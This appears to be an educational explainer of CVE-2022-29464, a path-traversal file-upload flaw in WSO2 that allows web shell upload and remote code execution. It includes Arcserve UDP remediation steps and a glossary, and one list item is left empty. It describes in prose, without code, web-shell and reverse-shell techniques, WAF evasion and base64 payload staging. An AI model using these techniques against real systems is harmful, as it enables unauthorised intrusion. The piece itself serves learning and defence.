The flaw is in WSO2's file upload handling. The /fileupload endpoint accepts a Content-Disposition value containing a directory traversal sequence, which lets an unauthenticated attacker write a file into a directory under the web root, such as ../../../../repository/deployment/server/webapps. A file placed there is served and executed by the application server, so an uploaded JSP becomes a web shell.
The simple, inconspicuous shell made the code harder to trace and detect, allowing the researcher to bypass Cloudflare's automated security detection mechanisms. Cloudflare did block the later reverse shell payloads sent through the x parameter, so the bypass applied to the upload stage, not to every request. That distinction matters: a WAF is a filter, not a guarantee, and different requests get different treatment.
What the impact was
An unauthenticated, remote attacker can execute arbitrary code on an affected WSO2 system. In this case the web shell yielded command execution with root privileges, and a reverse shell gave interactive control of the target. The report does not describe the data or other systems reachable from that host.
How to fix it
The report gives the remediation for Arcserve UDP 7.0/8.x/9.x. The steps are administrative: stop the service, edit a configuration file, restart.
- Stop Arcserve UDP related services (
CmdUtil.exe /stopall) by referring to the technical document. - Open the
conffolder atC:\Program Files\Arcserve\Unified Data Protection\Management\IdentityServer\repository\conf. - Copy
carbon.xmlfrom theconffolder to another location as a backup. A backup means you can undo the change if something goes wrong. - Open
carbon.xmlin a text editor and remove the content between<FileUploadConfig>and</FileUploadConfig>.
Original:
<FileUploadConfig><! - The total file upload size limit in MB…<Class>org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecutor</Class></Mapping></FileUploadConfig>
After the change:
<FileUploadConfig></FileUploadConfig>
- Save and close
carbon.xml. - Start Arcserve UDP related services (
CmdUtil.exe /startall) by referring to the technical document.
This completes the countermeasures for CVE-2022-29464 in Arcserve UDP 7.0/8.x/9.x.
Things worth testing on other targets
If you are learning and have permission to test a system, these are the variations the report suggests.
- Other WSO2 products and versions. Check the products and version ranges listed in the advisory for the same
/carbon/admin/login.jspconsole and the same/fileuploadbehaviour. A positive result is a successful upload of a harmless test file into a web-accessible directory via a traversal sequence inContent-Disposition. - WAF evasion by naming. The researcher's approach was to keep the shell simple and use random, unobtrusive variable names. On another target, try an equally minimal shell with innocuous parameter and variable names and see whether the upload and subsequent command execution pass the WAF.
- Restricted hosts. Where
curl,wgetandpingare missing, base64-encoding the payload and decoding it on the target withbase64 -dis worth trying; a positive result is the decoded script running and the listener receiving a connection. - Blocked reverse shells.
Glossary
- API: a defined way for one piece of software to talk to another, listing the addresses and formats it accepts.
- Base64: a way of writing any data using only ordinary characters; not encryption, and anyone can decode it.
- Bash: a common Linux shell program that reads and runs commands.
- Cloudflare: a service that sits between visitors and a website's real server, caching pages and filtering malicious traffic.
- Content-Disposition: an HTTP header used in file uploads and downloads that carries the file's name.
- Cookie / token: a small piece of data a site gives your browser so it can recognise you on later requests; treated as a secret because it can grant access.
- CVE: Common Vulnerabilities and Exposures, a public catalogue where each known vulnerability gets an ID number.
- CVSS score: a number from 0 to 10 rating the severity of a vulnerability.
- Directory traversal: tricking a program into treating a file name as a path that climbs out of its intended folder, using sequences like
../. - Endpoint: a specific URL path that a web application listens on for a particular job.
- Exploit: the concrete technique or code that takes advantage of a vulnerability.
- JSP (Java Server Pages): a file format for web pages containing Java code that the server executes when the page is requested.
- Parameter: a named value attached to a request, like a form field, which the server reads and acts on.
- Port: a numbered channel on a computer that a service listens on.
- Remote code execution (RCE): the class of attack in which an attacker runs commands on someone else's computer over the network, with no action needed from the user.
- Server: a computer on the internet whose job is to answer requests from browsers and other clients.
- Subdomain: a prefix on a domain name, such as
admininadmin.example.com. - WAF (Web Application Firewall): a filter in front of a website that inspects incoming requests and blocks ones matching known attack patterns.
- Web application: software on a server that produces web pages dynamically, such as login forms and admin panels.
- Web root: the folder on a server whose contents the web application serves to visitors.
- WSO2: a company whose products provide API management, identity management and integration software; several of its products are affected by CVE-2022-29464.


